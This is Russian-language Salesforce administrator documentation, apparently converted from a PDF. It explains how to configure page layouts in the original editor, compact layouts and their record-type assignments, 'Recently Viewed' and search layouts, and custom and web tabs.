Определение настраиваемых кнопок и ссылок

Поиск по параметрам управления объектами

Настройка макетов страниц с помощью исходного редактора макетов страниц

Исходный редактор макетов страниц позволяет настраивать макеты страниц сведений и редактирования в системе Salesforce, на портале самообслуживания и клиентском портале Salesforce.

Прим.: Компания Salesforce рекомендует использовать расширенный редактор макетов страниц.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:
- Настройка приложения

1. Откройте редактор макетов страниц.
   - Редактирование макетов страниц для стандартных объектов
   - Редактирование макетов страниц для настраиваемых и внешних объектов
2. Если организация использует теги, выберите теги (личные или общедоступные), которые должны быть добавлены в раздел верхнего колонтитула макета страницы. Теги могут быть назначены записи только при наличии личных или общедоступных тегов в данном разделе.
   - Чтобы добавить личные или общедоступные теги, выберите значение «Элементы верхнего колонтитула» в раскрывающемся списке «Просмотр» и перетащите элемент «Личные теги» или «Общедоступные теги» в раздел верхнего колонтитула. Если раздел верхнего колонтитула одновременно содержит личные и общедоступные теги, то порядок их отображения не может быть изменен.
   - Чтобы удалить теги, перетащите элементы «Личные теги» и «Общедоступные теги» из раздела верхнего колонтитула в область, расположенную под раскрывающимся списком «Просмотр».
3. Чтобы настроить кнопки, дважды щелкните элемент **«Кнопки страницы сведений»** в разделе «Кнопки».
   - Чтобы скрыть стандартную кнопку, снимите флажок напротив нужной кнопки.
   - Чтобы добавить или удалить настраиваемую кнопку, выберите нужную кнопку в списке «Доступные кнопки» и нажмите кнопку **«Добавить»** или **«Удалить»**.
   - Чтобы отсортировать настраиваемые кнопки, выберите нужную кнопку и нажмите кнопку **«Вверх»** или **«Вниз»**.
   - Чтобы отменить внесенные изменения и восстановить стандартные параметры, щелкните **«Вернуться к стандартным значениям»**.
   - Чтобы закрыть всплывающее окно, нажмите кнопку **«OK»**.
4. Чтобы изменить порядок отображения полей, настраиваемых элементов S-Control, страниц Visualforce, настраиваемых ссылок и связанных списков в макете страницы, выберите как минимум один элемент в поле справа и перетащите его в нужную область. Макет страницы может содержать не более 20 элементов S-Control, 20 страниц Visualforce, 20 развернутых поисков и 100 связанных списков. Поля и настраиваемые ссылки могут добавляться без ограничений.
   - Чтобы выбрать несколько отдельных элементов, воспользуйтесь комбинацией CTRL+щелчок.
   - Чтобы выбрать группу элементов, воспользуйтесь комбинацией SHIFT+щелчок.

   Прим.:
   - Страница Visualforce может быть добавлена в макет страницы только в том случае, если стандартному контроллеру страницы Visualforce назначается объект, для которого создается макет страницы. Если страница Visualforce не содержит стандартного контроллера, назначенного данному объекту, то категория «Страницы Visualforce» не отображается в палитре.
   - Элементы, отсутствующие в макете страницы, отображаются в прокручиваемом поле справа.
   - Чтобы назначить полю статус обязательного, зависимого или управляющего, либо другие атрибуты, которые могут влиять на выбор макета страницы, воспользуйтесь условными обозначениями.

5. Чтобы назначить полю статус обязательного и доступного только для чтения, выберите нужное поле и щелкните **«Редактировать свойства»**.
   - Свойства некоторых стандартных полей не могут быть изменены. Настраиваемые поля, которые не являются универсальными обязательными, могут быть изменены.
   - Поля, доступные только для чтения, могут быть изменены администраторами и пользователями с полномочием «Редактирование полей только для чтения».
   - Если полю раскрывающегося списка назначается статус доступного только для чтения, то все новые записи будут содержать стандартное значение данного раскрывающегося списка.
   - Поля автонумерации доступны только для чтения.
   - Если полю возможности «Вероятность» назначается статус доступного только для чтения, то значение поля «Вероятность» будет автоматически обновляться при изменении значения поля «Этап» в записи возможности.
   - В версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition параметры безопасности поля переопределяют любые заданные свойства поля, если параметры безопасности на уровне поля более строгие, чем параметры макета страницы.
6. Чтобы изменить свойства элемента S-Control или страницы Visualforce, дважды щелкните нужный элемент и настройте атрибуты ниже.
   - «Ширина»: размер по горизонтали в пикселах или процентах.
   - «Высота»: размер по вертикали в пикселах.
   - «Показать полосы прокрутки»: определяет необходимость отображения полос прокрутки во фрейме iFrame, содержащем элемент S-Control.
   - «Показать метку»: определяет необходимость отображения поля «Метка» настраиваемого элемента S-Control в макете страницы. Чтобы расширить область отображения настраиваемого элемента S-Control, удалите метку.
7. Чтобы организовать страницу с помощью разделов, щелкните ссылку **«Правка»** напротив нужного раздела страницы. Чтобы создать раздел страницы, нажмите кнопку **«Создать раздел»**.
   - Введите имя для раздела. Обратите внимание, что имена некоторых стандартных разделов страницы не могут быть изменены.
   - Определите количество столбцов, доступное в разделе.
   - Определите порядок перехода пользователей между элементами данного раздела.
   - Определите необходимость отображения имени раздела на страницах сведений и редактирования.
8. Чтобы настроить связанные списки макета страницы, дважды щелкните нужный связанный список в разделе «Связанный список».
   - Чтобы добавить или удалить поля из столбцов связанного списка на макете страницы, выберите как минимум одно поле и нажмите кнопку «Добавить» или «Удалить». При необходимости определите порядок отображения столбцов связанного списка. Связанный список может содержать не более 10 полей.
   - Чтобы выбрать несколько отдельных полей, воспользуйтесь комбинацией CTRL+щелчок.
   - Чтобы выбрать группу полей, воспользуйтесь комбинацией SHIFT+щелчок.
   - Чтобы отсортировать элементы связанного списка, выберите нужное поле в раскрывающемся списке «Сортировать по». Элементы отображаются в порядке возрастания. При необходимости выберите параметр «По убыванию». Стандартный порядок сортировки определяется типом записи. Раскрывающийся список «Сортировать по» недоступен для действий и продуктов возможности.
   - При необходимости выберите дополнительные макеты страниц для применения настроек связанного списка.

- Чтобы настроить стандартные кнопки, которые должны отображаться в связанном списке, установите или снимите флажок напротив имени нужной кнопки.
- Чтобы настроить настраиваемые кнопки, которые должны отображаться в связанном списке, выберите нужную кнопку и нажмите кнопку **«Добавить»** или **«Удалить»**. Чтобы отсортировать настраиваемые кнопки, выберите нужную кнопку и нажмите кнопку **«Вверх»** или **«Вниз»**.

  Прим.: Дополнительную информацию о создании настраиваемой кнопки для связанного списка см. в разделе «Определение настраиваемых кнопок и ссылок». Настраиваемая кнопка должна быть определена для объекта, содержащегося в связанном списке, а поле кнопки «Тип» должно содержать значение «Кнопка списка». Например, чтобы добавить настраиваемую кнопку в связанный список организации «Контакты», определите настраиваемую кнопку для контактов, а не для организаций.

Некоторые связанные списки недоступны для настройки, так как ссылаются на данные, но не хранят их. Чтобы определить доступность связанного списка для настройки, наведите указатель мыши на любой раздел связанного списка. Кроме того, поля поиска недоступны для отображения в соответствующем связанном списке поиска. Например, поле поиска обращений в макете страницы организаций недоступно при редактировании связанного списка обращений.

9. Чтобы применить связанные списки макета страницы ко всем пользователям, даже если порядок отображения уже настроен, установите флажок «Перезаписать настроенные связанные списки пользователей».
10. Чтобы просмотреть макет страницы, щелкните **«Предварительный просмотр»**. Чтобы открыть страницы для предварительного просмотра, выберите нужный профиль в области предварительного просмотра в версии Enterprise Edition, Unlimited Edition, Performance Edition или Developer Edition. Обратите внимание, что основные столбцы связанных списков отображаются пустыми.
11. Нажмите кнопку **«Сохранить»**. Чтобы сохранить макет страницы и продолжить его редактирование, нажмите кнопку **«Быстрое сохранение»**.

В версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition:

- Чтобы выбрать связанные записи, которые должны отображаться в мини-представлении вкладки «Консоль», щелкните **«Мини-представление консоли»**.
- Чтобы определить макеты мини-страниц для записей, отображающихся в мини-представлении вкладки «Консоль», щелкните **«Макет мини-страницы»**.

Прим.: Мини-представления консоли и макеты мини-страниц не могут быть определены для макета «Закрыть обращение» или макетов страниц «Зарегистрировать обращение» и «Просмотр обращений» на портале самообслуживания.

В версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition:

- Назначьте макеты страниц разным комбинациям профиля и типа записи.
- Чтобы ограничить доступ к полю, настройте параметры безопасности поля.

СМ. ТАКЖЕ:

Настройка связанных списков

Макеты страниц

Компактные макеты

Компактные макеты позволяют быстро просматривать ключевые поля записи в приложениях Salesforce1 и Lightning Experience.

В полной версии системы Salesforce компактный макет определяет поля, отображаемые в элементе ленты Chatter, который является результатом создания записи посредством быстрого действия.

Прим.: Во избежание непреднамеренного предоставления общего доступа к данным посредством ленты макет страницы задач определяет поля, отображаемые элементами ленты Chatter для задач, созданных с помощью быстрого действия.

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Ниже перечислены области приложения Salesforce1, отображающие первые четыре поля, назначенные компактному макету.

- Раздел «Основное» записи объекта.
- Карты развернутого поиска на странице связанных сведений о записи.

В Lightning Experience первые пять полей, добавляемых в компактный макет, отображаются на панели основных показателей объекта и в расширенной карте поиска, которая отображается при наведении курсора на ссылку в сведениях о записи. Поле, которое вы выбираете первым, отображается вверху страницы жирным шрифтом.



Прим.: Если пользователю недоступно одно из первых четырех полей, назначенных компактному макету, приложение отображает следующее поле макета.

При отсутствии настраиваемых компактных макетов для объекта, созданных пользователем, все основные поля записи объекта, карты предварительного просмотра и элементы ленты, связанные с действиями, определяются стандартным компактным макетом, доступным только для чтения и содержащим предопределенный набор полей. При наличии как минимум одного настраиваемого компактного макета выберите один макет в качестве основного для объекта. Основной компактный макет будет использоваться данным объектом в качестве стандартного.

Основные компактные макеты определяют, какие поля отображаются в сообщениях индивидуальной электронной рассылки Chatter.

При наличии типов записей, связанных с объектом, переопределите назначение основного компактного макета и назначьте конкретные компактные макеты разным типам записей.

Ниже перечислены типы полей, которые не поддерживаются компактными макетами.

- область текста
- область подробного текста
- область обогащенного текста
- раскрывающийся список со множественным выбором

Создание компактных макетов

Компактные макеты можно использовать для настройки полей, отображаемых в записях объекта, которые просматриваются посредством приложений Salesforce1 и Lightning Experience.

Назначение компактных макетов типам записей

При отсутствии настраиваемых компактных макетов для объекта, созданных пользователем, все основные поля записи объекта, карты предварительного просмотра и элементы ленты, связанные с действиями, определяются стандартным компактным макетом, доступным только для чтения и содержащим предопределенный набор полей. При наличии как минимум одного настраиваемого компактного макета выберите один макет в качестве основного для объекта. Основной компактный макет будет использоваться данным объектом в качестве стандартного. При наличии типов записей, связанных с объектом, переопределите назначение основного компактного макета и назначьте конкретные компактные макеты разным типам записей.

Примечания к компактным макетам

Создание компактных макетов

Компактные макеты можно использовать для настройки полей, отображаемых в записях объекта, которые просматриваются посредством приложений Salesforce1 и Lightning Experience.

Первые четыре поля компактного макета составляют раздел «Основное», отображаемый в верхней части представления каждой записи в приложении Salesforce1. Раздел «Основное» в Lightning Experience использует первые пять полей компактного макета.

1. В настройках управления объектом, который необходимо отредактировать, перейдите к списку «Компактные макеты».
2. Создайте новый компактный макет и присвойте ему метку.
3. Добавьте до 10 полей.

   Совет: Сначала добавьте поле Имя объекта, чтобы пользователи при просмотре записи знакомились с контекстом.

4. Чтобы отсортировать поля, выберите нужное поле и нажмите кнопку **«Вверх»** или **«Вниз»**.

   Порядок присвоения полям определяет порядок их дальнейшего отображения.

5. Сохраните макет.
6. Чтобы задать компактный макет в качестве основного для объекта, нажмите кнопку **«Назначение компактного макета»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для настройки компактных макетов:

- Настройка приложения

Для просмотра компактных макетов:

- Просмотр настройки и конфигурации

Пример: Ниже показан пример страницы редактирования компактного макета для стандартного объекта «Организация»:



Это страница сведений для выборочной организации в мобильном приложении Salesforce1. Обратите внимание, что сведения об организации, включая имя, местоположение, номер телефона и номер организации, отображаются кратко вверху страницы.



СМ. ТАКЖЕ:

Настройка всплывающих сведений для обращений в Lightning Experience

Назначение компактных макетов типам записей

При отсутствии настраиваемых компактных макетов для объекта, созданных пользователем, все основные поля записи объекта, карты предварительного просмотра и элементы ленты, связанные с действиями, определяются стандартным компактным макетом, доступным только для чтения и содержащим предопределенный набор полей. При наличии как минимум одного настраиваемого компактного макета выберите один макет в качестве основного для объекта. Основной компактный макет будет использоваться данным объектом в качестве стандартного. При наличии типов записей, связанных с объектом, переопределите назначение основного компактного макета и назначьте конкретные компактные макеты разным типам записей.

1. В настройках управления объектом, который необходимо отредактировать, перейдите к списку «Компактные макеты».

   Совет: Чтобы перейти к статьям Salesforce Knowledge, в меню «Настройка» введите *«Типы статей баз знаний»* в поле «Быстрый поиск», выберите пункт **«Типы статей баз знаний»**, щелкните по имени типа статьи и прокрутите вниз к связанному списку «Компактные макеты».

2. Нажмите кнопку **«Назначение компактного макета»**.
3. Выберите основной компактный макет для данного объекта.
4. Выберите как минимум один нужный тип записи в разделе «Переопределения типа записи».

   Данный раздел отображается только при наличии типов записей, заданных для объекта. При отсутствии переопределений типа записи все типы записи используют основной компактный макет объекта по умолчанию.

   Некоторые типы записей из списка могут быть неактивны. При необходимости назначьте компактный макет неактивному типу записи.

5. Чтобы назначить компактный макет выбранным ячейкам, выберите нужный макет в раскрывающемся списке «Компактный макет для использования».
6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Поиск по параметрам управления объектами

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компактные макеты страниц доступны во **все** версии, кроме **Database.com Edition**.

Типы записей доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки компактных макетов:

- Настройка приложения

Для просмотра компактных макетов:

- Просмотр настройки и конфигурации

Примечания к компактным макетам

- Сделанные изменения компактного макета отображаются как в Salesforce1, так и в Lightning Experience.
- Каждому типу записи может быть назначен только один компактный макет. Тем не менее, компактный макет может быть связан с несколькими типами записей.
- Компактный макет отображает только поля, доступные пользователям в системе Salesforce.
- Компактный макет должен содержать как минимум одно поле.
- Не делайте основное поле полем поиска, так как это может привести к проблемам с навигацией в Lightning Experience и Salesforce1.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

- Компактный макет может содержать только поля своего объекта, включая поле формулы, являющееся межобъектной ссылкой на другой объект.
- Удаление поля из макета страницы не инициирует его удаления из компактного макета объекта. Оба типа макетов являются независимыми.
- Назначение полю компактного макета неподдерживаемого типа инициирует удаление поля из компактного макета.
- Прежде чем удалить компактный макет, выбранный в качестве основного для объекта, рекомендуем выбрать другой компактный макет для замены.
- Задачи, просматриваемые в приложении Salesforce1, автоматически отображают статус (открыто или закрыто) и крайний срок (в зависимости от доступа пользователя к датам действий). Данные поля могут не добавляться в список «Выбранные поля» при настройке компактного макета задачи.
- Компактные макеты недоступны для мобильных приложений Chatter Mobile для BlackBerry и «Мобильные панели мониторинга для iPad».

СМ. ТАКЖЕ:

Создание компактных макетов

Компактные макеты

Настройка всплывающих сведений для обращений в Lightning Experience

Выбор полей для отображения в списке «Недавно просмотренные» на начальных страницах объектов в Lightning Experience

Администратор Salesforce может настраивать список «Недавно просмотренные», отображающийся на начальной странице многих стандартных и настраиваемых объектов. Благодаря выбору полей и изменению порядка их отображения, пользователям может отображаться только наиболее важная информация.

Прим.: Данные действия поддерживаются в Lightning Experience. Если вы видите значок Средства запуска приложений ( ) на левой стороне панели навигации вверху экрана, значит, вы находитесь в Lightning Experience. Если значка нет, значит, вы в Salesforce Classic.

Большинство списковых представлений позволяют пользователям выбирать поля для отображения и изменять последовательность столбцов. Тем не менее, пользователи не могут редактировать быстрый список недавних записей на начальных страницах объектов. Только администраторы Salesforce могут выбирать поля и изменять порядок их отображения для быстрого списка недавних записей. Администраторы не могут выполнять другие изменения данного стандартного списка.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки списка недавних записей:

- Настройка приложения

1. В меню «Настройка», в верхней части страницы, выберите **Диспетчер объектов**.
2. Щелкните имя метки для нужного объекта.
3. Выберите **«Макеты поиска»** из меню ссылок вверху страницы.
4. Щелкните значок в столбце «Результаты поиска» и выберите **«Правка»**.
5. Чтобы добавить столбцы в список «Недавно просмотренные», выберите как минимум одно поле из списка «Доступные поля» и нажмите кнопку **«Добавить»**. Чтобы удалить столбцы, выберите как минимум одно поле из списка «Выбранные поля» и нажмите кнопку **«Удалить»**.

6. Чтобы изменить порядок отображения столбцов, выберите как минимум одно поле из списка «Выбранные поля» и нажмите кнопку **«Вверх»** или **«Вниз»**.
7. Нажмите кнопку **«Сохранить»**.

Пример: Допустим, пользователи сотрудничают над возможностями. Чтобы упростить просмотр пользователей, работавших над недавними возможностями последними, выберите поле **«Последнее изменение сделано»** из списка «Доступные поля». Чтобы переместить данное поле в список «Выбранные поля», нажмите кнопку **«Добавить»**. Теперь данная информация отображается списком «Недавно просмотренные» на начальной странице вкладки «Возможности».

Настройка макетов поиска

Настройте поля, которые должны отображаться пользователям в результатах поиска, полях фильтров поиска, диалоговых окнах поиска, списках недавних записей на начальных страницах вкладок в Salesforce Classic, а также в диалоговых окнах поиска телефонных номеров для Salesforce CRM Call Center.

Каждый макет поиска может использовать отдельный набор полей. Параметры применяются ко всем пользователям организации и клиентского портала Salesforce.

Если необходимо, настройте кнопки, которые должны отображаться в настраиваемых списковых представлениях и результатах поиска. Стандартные кнопки спискового представления могут быть скрыты, а настраиваемые кнопки, наоборот, отображены. Стандартные кнопки недоступны в макетах результатов поиска. Чтобы отобразить настраиваемую кнопку, создайте настраиваемую кнопку и заполните поле *«Тип отображения»* значением «Кнопка списка».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения макетов поиска:

- «Настройка приложения»

1. Перейдите на страницу «Макеты поиска» посредством параметров управления для соответствующего объекта.
2. Щелкните **«Правка»** рядом с настраиваемым макетом: результаты поиска, диалоговые окна поиска, списки последних записей на начальных страницах вкладок в Salesforce Classic, диалоговые окна поиска телефонных номеров, списковые представления и поля фильтров поиска.

   Прим.: В Lightning Experience используйте **Результаты поиска** в параметрах настройки **Макеты поиска**, чтобы изменить состав полей, появляющихся в результатах поиска при глобальном и обычном поиске. Отдельное обновление макета **«Диалоговые окна поиска»** не требуется.

3. Выберите стандартные или настраиваемые кнопки, которые должны отображаться в макетах списковых представлений и результатов поиска. Чтобы скрыть стандартную кнопку в списковом представлении, снимите соответствующий флажок. Стандартные кнопки недоступны в макетах результатов поиска.
4. Переместите поля между списками «Доступные поля» и «Выбранные поля».
   - Чтобы определить поля, которые должны отображаться в макете, выберите как минимум одно поле и нажмите кнопку **«Добавить»** или **«Удалить»**.
   - Чтобы изменить порядок отображения полей в макете, выберите как минимум одно поле в списке «Выбранные поля» и нажмите кнопку **«Вверх»** или **«Вниз»**.
   - Чтобы выбрать несколько отдельных полей, воспользуйтесь комбинацией CTRL+щелчок.
   - Чтобы выбрать группу полей, воспользуйтесь комбинацией SHIFT+щелчок.
   - Чтобы определить элементы, которые должны отображаться в макете, выберите как минимум один элемент и нажмите кнопку **«Добавить»** или **«Удалить»**.

- Чтобы отсортировать элементы макета, выберите нужный элемент и нажмите кнопку **«Вверх»** или **«Вниз»**.

Прим.: При необходимости установите флажок **«Переопределить настройки столбца с результатами поиска для всех пользователей»** при редактировании макета результатов поиска для объекта. Если этот флажок установлен, все настройки столбцов, выполненные в вашей организации, будут восстановлены, то есть заменены едиными для организации стандартными параметрами.

5. Нажмите кнопку **«Сохранить»**.

Примечания к макетам поиска

СМ. ТАКЖЕ:

Макеты страниц

Примечания к макетам поиска

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения макетов поиска:

- «Настройка приложения»

- Макеты поиска не применяются к Salesforce CRM Content.
- Макеты поиска не применяются к участникам кампании, а также группам, работающим с возможностями или обращениями.
- Макет поиска не определяет поля, доступные для поиска ключевых слов. Список полей, используемых для поиска, стандартен для всех областей системы Salesforce.
- Каждый макет поиска может содержать не более 10 полей.
- Макеты поиска не поддерживают удаление уникальных идентификационных полей (например, «Имя организации» или «Номер обращения»). Данные поля должны отображаться первыми в списке полей макета поиска.
- В макеты поиска нельзя добавлять поля подробного текста, такие как Описание или Сведения о решении.
- Макет поиска может быть дополнен любыми полями, несмотря на их доступность пользователю, настраивающему макет поиска.
- В версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition макеты поиска не переопределяют безопасность поля. Поле, добавленное в макет поиска, но скрытое параметрами безопасности поля, не отображается в результатах поиска.
- В версиях Personal Edition, Contact Manager, Group Edition и Professional Edition макеты поиска переопределяют параметры макета страницы. Поле, добавленное в макет поиска, но скрытое параметрами макета страницы, отображается в результатах поиска.
- Макеты результатов поиска для интересов, организаций, контактов и возможностей также применяются к результатам поиска, отображаемым при обнаружении повторяющихся интересов.
- Поля формулы недоступны в макетах результатов поиска.
- Рекомендуем не удалять поле «Телефон» из макета диалогового окна поиска телефонов. В противном случае результаты поиска по каталогу не могут использоваться для ввода номера на клавиатуре программного телефона.
- Чтобы добавить настраиваемую кнопку в списковое представление или макет поиска, создайте настраиваемую кнопку для стандартного или настраиваемого объекта и заполните поле «Тип отображения» значением **«Кнопка списка»**. Настраиваемая кнопка будет доступна в списковом представлении и макетах результатов поиска для соответствующего объекта.

Совет: Чтобы визуально различать организации-компании и организации-лица в результатах поиска по организациям, добавьте поле «Является организацией–лицом», которое отображается в виде значка организации-лица ( ).

При необходимости поле «Является организацией–лицом» может быть выбрано в качестве первого столбца макетов поиска организаций. В противном случае первым столбцом должно быть выбрано поле «Имя организации».

Отображение данных настраиваемых объектов для пользователей

Настраиваемые вкладки позволяют отображать данные настраиваемых объектов или другое веб-содержимое в Salesforce. При добавлении настраиваемой вкладки в приложение в Salesforce Classic она отображается в виде вкладки. При добавлении настраиваемой вкладки в приложение в Lightning Experience она отображается в форме элемента на панели навигации приложения.

Настраиваемые вкладки отображают данные настраиваемого объекта или другое веб-содержимое, внедренное в приложение. Ниже перечислены типы настраиваемых вкладок, доступные для создания.

Вкладки настраиваемых объектов
Вкладки настраиваемого объекта (доступны только на уровне приложения, а не приложения вложенной вкладки) отображают данные настраиваемого объекта. Вкладки настраиваемого объекта выглядят и функционируют аналогично стандартным вкладкам.

Веб-вкладки
Настраиваемые веб-вкладки отображают любое внешнее веб-приложение или веб-страницу. Веб-вкладки могут содержать боковую панель или отображаться на всю ширину страницы.

Вкладки Visualforce
На вкладках Visualforce отображаются данные со страницы Visualforce. Вкладки Visualforce выглядят и функционируют аналогично стандартным вкладкам.

Вкладки компонентов Lightning
Вкладки компонентов Lightning позволяют использовать компоненты Lightning в мобильном приложении Salesforce1 (через меню навигации) или Lightning Experience. Компоненты Lightning не поддерживаются в Salesforce Classic.

Прим.: Чтобы компоненты Lightning отображались на вкладках компонентов Lightning, следует включить и развернуть «Мой домен».

Вкладки страницы Lightning
Вкладки страницы Lightning позволяют добавлять страницы Lightning для приложений в навигационный список Salesforce1 и навигационную панельLightning Experience.

В Salesforce Classic вкладки страницы Lightning не отображаются на странице «Все вкладки» при нажатии значка плюса ( ) справа от текущих вкладок. Кроме того, вкладки страницы Lightning не отображаются в списке «Доступные вкладки» при настройке вкладок для приложений.

Приложения вложенной вкладки поддерживают только веб-вкладки и вкладки Visualforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Вкладки настраиваемого объекта и веб-вкладки доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Вкладки Visualforce доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Вкладки страницы Lightning доступны в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования настраиваемых вкладок:
- «Настройка приложения»

Делегированные администраторы, которые могут управлять указанными настраиваемыми объектами, могут создавать и настраивать вкладки для соответствующих настраиваемых объектов.

На вкладках страниц Lightning Experience, Lightning, вкладках Visualforce и компонентах Lightning вкладки имеют фиксированную структуру URL-адреса `/one/one.app#/n/customTabDevName`.

СМ. ТАКЖЕ:

Что такое приложение вложенной вкладки?

Создание веб-вкладок

Веб-вкладки позволяют использовать веб-приложения или другие веб-сайты прямо в приложении.

1. Введите строку *«Вкладки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Вкладки»**.
2. Нажмите кнопку **«Создать»** в связанном списке «Веб-вкладки».
3. Выберите макет новой вкладки. Макет вкладки определяет необходимость отображения боковой панели на странице.
4. Нажмите кнопку **«Далее»**.
5. Введите метку для отображения на вкладке.
6. Чтобы открыть окно «Выбор стиля вкладки», щелкните значок поиска напротив поля Стиль вкладки.

   Если стиль вкладки уже используется, то напротив имени стиля вкладки в квадратных скобках [] отображается число. Чтобы просмотреть вкладки, использующие данный стиль, наведите указатель мыши на имя нужного стиля. Чтобы отфильтровать данный список, щелкните «Скрыть стили, используемые на других вкладках».

7. Чтобы выбрать цветовую схему и значок настраиваемой вкладки, щелкните нужный стиль вкладки.

   (Не обязательно.) Чтобы создать настраиваемый стиль вкладки, нажмите кнопку **Создать собственный стиль** в окне «Выбор стиля вкладки» (при наличии доступа к вкладке «Документы»). Чтобы создать собственный стиль вкладки, выполните указанные ниже действия.

   a. Чтобы открыть диалоговое окно выбора цвета, щелкните значок поиска напротив поля **«Цвет»**.

   b. Нажмите кнопку **«Вставить изображение»**, выберите папку документов и нужное изображение.

      Чтобы найти документ, имя которого содержит поисковый запрос, щелкните **«Поиск в документах»**, введите поисковый запрос и нажмите кнопку **«Начать»**.

      Прим.: Данное диалоговое окно содержит файлы размером не более 20 Кб, которые доступны в папках документов и в свойствах которых установлен флажок «Внешний доступ». При удалении документа, используемого для значка, система Salesforce заменяет его стандартным разноцветным значком блока ( ).

   c. Выберите нужный файл и нажмите кнопку **«OK»**. При этом откроется мастер создания настраиваемой вкладки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Вкладки настраиваемого объекта и веб-вкладки доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

